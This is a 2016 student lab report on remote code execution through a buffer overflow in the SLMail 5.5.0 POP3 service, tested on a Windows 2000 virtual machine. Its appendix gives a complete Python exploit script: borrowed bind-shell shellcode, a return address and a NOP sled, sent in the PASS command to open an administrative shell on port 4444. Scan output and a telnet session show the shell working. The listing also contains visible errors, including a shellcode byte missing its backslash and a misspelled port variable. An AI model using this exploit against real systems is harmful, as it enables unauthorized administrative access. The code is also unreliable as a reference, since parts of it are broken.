

Remote Shell-Code Execution using the SLMail-5.5.0 Service

Devin Trejo
devin.trejo@temple.edu

May 4, 2016

1 Summary

Today we extend the previous experiment with probing a buffer exploit vulnerability inside SLMail and getting the program to execute the remotely placed shell-code. We successfully get SLMail to open a TCP socket listening socket on port 4444 leading to a Administrative privileged command prompt. The shell-code is loading remotely using a Python script that creates the specially crafted payload that contains the shell-code inside.

2 Introduction

This project extends the last project where we explored how to take control of the EIP register remotely using a buffer overflow exploit found in SLMail-5.5.0. We extend the project by using our control of the EIP register to run a custom shell-code function that will open a TCP socket listening on port 4444. The TCP socket is linked to a command prompt that will allow us to remotely take control of the server.

2.1 Shell-Code and Payload Construction

Shell-code is a specially designed set of OPCODE instructions that allows a remote user to get a server perform any set of commands. Shell-code needs to be specially construct to be small in size and to contain no NULL (0x00) characters. The reason null characters are not allow is due to the way a remote user will pass the instruction set to the remote server. Shell-code is typically loaded onto a remote server by passing it into a input buffer when a service requires user input. The user input is in the format of a string that would typically be a username and/or password combination. NULL characters in a string type signifies the end of the string. If your shell-code contained NULL characters it would terminate the user input string field pre-maturely. Thus the shell-code needs to be created to not contain any NULL characters. The shell code also needs to be small in size. It helps avoid detection and also ensures that your code will be saved completely to memory.

Today we will use our Python script to load a shell-code instruction set borrowed from a database of pre-constructed shell-codes provided by the people over at ‘exploit-db’ [1]. The exact shell-code can be seen in the final Python script seen in code listing 1. Some modifications to the packing of the shell-code have been made for our application. First off, since our Windows 2K server is not running SP4 we require to change the return address. From a paper published by Nelson Brito we are given a table of applicable return addresses for a Windows 2k instance running SP0 [2]. Secondly, the example provided by ‘exploit-db’ is using Python 2 as their scripting language. For this project we are using Python 3 which handles RAW byte sequences a bit differently than Python 2. The changes are apparent by referencing the final code in code listing 1.




Figure 1: Windows 2K Server SP0 Display

The result is a piece of shell-code we use will give us a remote command prompt with the same privileges the SLMail service runs under (Administrative).

2.2 Test Environment

As this project is an extension of the last the test environment will be identical as before. We use our default test environment. We have a virtual private network consisting of our Windows 2000 (SP0) Server (see figure 1), Kali Linux penetrating machine, and a host machine running through Oracle Virtual Box. The virtual network has a DHCP server running on the VM host machine. The IP/MAC addresses for each are provided in table 1.

Platform	MAC ADDR	Platform IPv4 Address
Kali Linux:	08:00:27:94:5b:ba	192.168.56.102
Windows 2k Server:	08:00:27:87:29:68	192.168.56.105
VM Host Machine:	08:00:27:7c:86:0d	192.168.56.100

Table 1: IP Configuration for SLMail Pen-test Virtual Network

For the majority of the project we will be running our scripts from our VM host machine. We use our Kali Linux solely to perform active information probing of the target machine. Our Windows 2K server instance will be a fresh install of Windows with the only other 3rd party applications being SLMail-5.5.0, Anaconda 2.4.0, MinGw32-1.0.0, and Immunity debugger 1.85.

3 Discussion

To begin we perform a NMAP scan against our Windows 2K virtual machine to show what a typical Windows instance has running by default. We know that our malicious shell-code will eventually open a TCP socket on port 4444 which from our initial NMAP scan seen in figure 2 we can see is not currently open.

```

root@kali: ~
File Edit View Search Terminal Help
Starting Nmap 7.01 ( https://nmap.org ) at 2016-04-10 02:12 EDT
Nmap scan report for 192.168.56.105
Host is up (0.00026s latency).
Not shown: 985 closed ports
PORT      STATE SERVICE        VERSION
25/tcp    open  smtp           Microsoft ESMT
26/tcp    open  smtp           SLmail smtpd 5
79/tcp    open  finger?
80/tcp    open  http           Microsoft IIS h
106/tcp   open  pop3pw?
110/tcp   open  pop3?
135/tcp   open  msrpc          Microsoft Windo
139/tcp   open  netbios-ssn   Microsoft Windo
443/tcp   open  https?
445/tcp   open  microsoft-ds  Microsoft Windo
1025/tcp  open  msrpc          Microsoft Windo
1026/tcp  open  msrpc          Microsoft Windo
1027/tcp  open  msrpc          Microsoft Windo
3372/tcp  open  msdtc          Microsoft Distrib
ator
6839/tcp  open  http           Microsoft IIS h
MAC Address: 08:00:27:70:CE:87 (Oracle VirtualBox virtual NIC)

```

Figure 2: NMAP Scan of Windows Server 2k

Now we will perform our exploit by running our Python script from our host Arch Linux machine. The Python script we have will successfully load the shell-code into the remote server's memory and execute it. The shell-code also handles the program appropriately so that after running our malicious code it will not crash the SLMail service. Performing a NMAP scan after running our script will show that we now have a TCP socket open listening for connections on port 4444.


```

root@kali: ~
File Edit View Search Terminal Help
Starting Nmap 7.01 ( https://nmap.org ) at 2016-04-10 02:35 EDT
Nmap scan report for 192.168.56.105
Host is up (0.00017s latency).
Not shown: 984 closed ports
PORT      STATE SERVICE        VERSION
25/tcp    open  smtp           Microsoft ESMT
26/tcp    open  smtp           SLmail smtpd 5
79/tcp    open  finger?
80/tcp    open  http           Microsoft IIS h
106/tcp   open  pop3pw         SLMail pop3pw
110/tcp   open  pop3           BVRP Software S
135/tcp   open  msrpc          Microsoft Window
139/tcp   open  netbios-ssn    Microsoft Window
443/tcp   open  https?
445/tcp   open  microsoft-ds   Microsoft Window
1025/tcp  open  msrpc          Microsoft Window
1026/tcp  open  msrpc          Microsoft Window
1027/tcp  open  msrpc          Microsoft Window
3372/tcp  open  msdtc          Microsoft Distrib
ator
4444/tcp  open  krb524?
6839/tcp  open  http           Microsoft IIS h

```

Figure 3: NMAP Scan of Windows Server 2k

At this point we can connect to the remote socket by using TELNET and specifying a connection to our Windows 2K server over port 4444. We will be greet by a connection successful then given control of a administrative Windows command prompt. The result is shown in figure 4.



```
dtrejo@desktop_dev:~/Documents/projects/github/myece5526/projects/20160501_slmailremoteshell
File Edit View Search Terminal Help
[dtrejo@desktop_dev 20160501_slmailremoteshell]$ python3 slmail_exploit.py -c
Connection to POP3 Server Successful!
Received data after USER input:
+OK POP3 server devwin2k-t9v3aq ready <00001.5182882@devwin2k-t9v3aq>

Received data after PASS input:
+OK user welcome here

Connection to server closed.
-----

[dtrejo@desktop_dev 20160501_slmailremoteshell]$ telnet 192.168.56.105 4444
Trying 192.168.56.105...
Connected to 192.168.56.105.
Escape character is '^]'.
Microsoft Windows 2000 [Version 5.00.2195]
(C) Copyright 1985-1999 Microsoft Corp.

C:\Program Files\SLmail\System>
```

Figure 4: Shell with a Successful Windows CMD

4 Conclusion

In this report we have demonstrated that we can take control of a remote server by exploiting a service containing a buffer overflow vulnerability. The exploit is severe and shows how easy it is to get a shell that would contain administrative privileges. A clear understanding of how compilers create programs and how machines run the code is required in order to manipulate the expected function process. The takeaway from this paper is that as a developer you need to be careful to not create any of the vulnerabilities. To do that, you need to understand each line of code you write and ask yourself “Can this line of code be exploited to do something from its original intention?”

References

- [1] Muts, “SLMail 5.5 - POP3 PASS Buffer Overflow Exploit.” [Online]. Available: <https://www.exploit-db.com/exploits/638/>
- [2] N. Brito, “Exploit creation The random approach,” 2008. [Online]. Available: <https://dl.packetstormsecurity.net/papers/general/ENG{-}in{-}a{-}nutshell.pdf>

Appendix

Listing 1: SLMail Remote Shell-Code Exploit

```
#!/usr/bin/env python3

#
# Exploits buffer overflow for SLMail-5.5.0 over POP3 protocol
#
# Author: Devin Trejo
# Date: 20160504

import socket, sys, os, struct
import argparse

def main(argv):
    # Client machine IPv4 address
    clientIP = "192.168.56.105"
    clinetPORT = 110

    # Parse for verbose information
    parser = argparse.ArgumentParser(prog="SLMail Buffer Overflow")
    parser.add_argument('--fuzz', '-f', action='store_true', default=False,
                        help='run password fuzzer')
    parser.add_argument('--crash', '-c', action='store_true', default=False,
                        help='crash program')

    # Parse args for user input
    args = parser.parse_args()

    # Run appropriate functions
    if args.crash == True:
        return crash(clientIP, clinetPORT)

    return 0

def crash(clientIP, clinetPORT):
    # Declare a acceptable buffer size that fits into TCP Packet
    BUFFER_SIZE = 1024

    # Exploit Code
    sc = b"\xd9\xee\xd9\x74\x24\xf4\x5b\x31\xc9\xb1\x5e\x81\x73\x17\xe0\x66"
    sc += b"\x1c\xc2\x83\xeb\xfc\xe2\xf4\x1c\x8e\x4a\xc2\xe0\x66\x4f\x97\xb6"
    sc += b"\x31\x97\xae\xc4\x7e\x97\x87\xdc\xed\x48\xc7\x98\x67\xf6\x49\xaa"
    sc += b"\x7e\x97\x98\xc0\x67\xf7\x21\xd2\x2f\x97\xf6\x6b\x67\xf2\xf3\x1f"
    sc += b"\x9a\x2d\x02\x4c\x5e\xfc\xb6\xe7\xa7\xd3\xcf\xe1\xa1\xf7\x30\xdb"
    sc += b"\x1a\x38\xd6\x95\x87\x97\x98\xc4\x67\xf7\xa4\x6b\x6a\x57\x49\xba"
    sc += b"\x7a\x1d\x29\x6b\x62\x97\xc3\x08\x8d\x1e\xf3\x20\x39\x42\x9f\xbb"
    sc += b"\xa4\x14\xc2\xbe\x0c\x2c\x9b\x84\xed\x05\x49\xbb\x6a\x97\x99\xfc"
    sc += b"\xed\x07\x49\xbb\x6e\x4f\xaa\x6e\x28\x12\x2e\x1f\xb0\x95\x05\x61"
```

```

sc += b"\x8a\x1c\xc3\xe0\x66\x4b\x94\xb3\xef\xf9\x2a\xc7\x66\x1c\xc2\x70"
sc += b"\x67\x1c\xc2\x56\x7f\x04\x25\x44\x7f\x6c\x2b\x05\x2f\x9a\x8b\x44"
sc += b"\x7c\x6c\x05\x44\xcb\x32\x2b\x39\x6f\xe9\x6f\x2b\x8b\xe0\xf9\xb7"
sc += b"\x35\x2e\x9d\xd3\x54\x1c\x99\x6d\x2d\x3c\x93\x1f\xb1\x95\x1d\x69"
sc += b"\xa5\x91\xb7\xf4\x0c\x1b\x9b\xb1\x35\xe3\xf6\x6f\x99\x49\xc6\xb9"
sc += b"\xef\x18\x4c\x02\x94\x37\xe5\xb4\x99\x2b\x3d\xb5\x56\x2d\x02\xb0"
sc += b"\x36\x4c\x92\xa0\x36\x5c\x92\x1f\x33\x30\x4b\x27\x57\xc7\x91\xb3"
sc += b"\x0e\x1e\xc2\xf1\x3a\x95\x22\x8a\x76\x4c\x95\x1f\x33\x38\x91\xb7"
sc += b"\x99\x49\xea\xb3\x32\x4b\x3d\xb5\x46\x95\x05\x88\x25\x51\x86\xe0"
sc += b"\xef\xff\x45\x1a\x57\xdc\x4f\x9c\x42\xb0\xa8\xf5\x3f\xef\x69\x67"
sc += b"\x9c\x9f\x2e\xb4\xa0\x58\xe6\xf0\x22\x7a\x05\xa4\x42\x20\xc3\xe1"
sc += b"\xef\x60\xe6\xa8\xef\x60\xe6\xac\xef\x60\xe6\xb0xeb\x58\xe6\xf0"
sc += b"\x32\x4c\x93\xb1\x37\x5d\x93\xa9\x37\x4d\x91\xb1\x99\x69\xc2\x88"
sc += b"\x14\xe2\x71\xf6\x99\x49\xc6\x1f\xb6\x95\x24\x1f\x13\x1c\xaa\x4d"
sc += b"\xbf\x19\x0c\x1f\x33\x18\x4b\x23\x0c\xe3\x3d\xd6\x99\xcf\x3d\x95"
sc += b"\x66\x74\x32\x6a\x62\x43\x3d\xb5\x62\x2d\x19\xb3\x99\xcc\xc2"

```

```

# Create our payload

```

```

exploit = b'\x41' * 4654 + struct.pack('<L', 0x750362c3) + \
    b'\x90'*32 + sc

```

```

# Define Static user-name to pass into POP3 protocol USER prompt

```

```

USER = "user"

```

```

# Try to connect to passed IP

```

```

try:
    # Create a new socket to the server
    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    s.connect((clientIP, clientPORT))
except Exception as e:
    print("Connection could not be made to server.")
    print("Exception: " + str(e) + "\n\n")
    s.close()
    return -1

```

```

# Print for debug to console the length of password buffer

```

```

print("Connection to POP3 Server Successful!")

```

```

# Send server username

```

```

s.send(bytes("USER " + USER + "\r\n", 'UTF-8'))

```

```

# Wait to receive a message

```

```

data = s.recv(BUFFER_SIZE)
data = bytes.decode(data, 'UTF-8')
print("Received data after USER input: \n" + data)

```

```

# Send server password (with long string of A times i)

```

```
s.send(bytes("PASS ", 'UTF-8') + exploit + \
        bytes("\r\n", "UTF-8"))

# Wait to receive a message
data = s.recv(BUFFER_SIZE)
data = bytes.decode(data, 'UTF-8')
print("Received data after PASS input: \n" + data)

# Reset connection for next iteration
print("Connection to server closed.\n" +
      "-"*75 + "\n")
s.close()
return 0

# Run main if this is ran as main function.
if __name__ == "__main__":
    main(sys.argv)
```
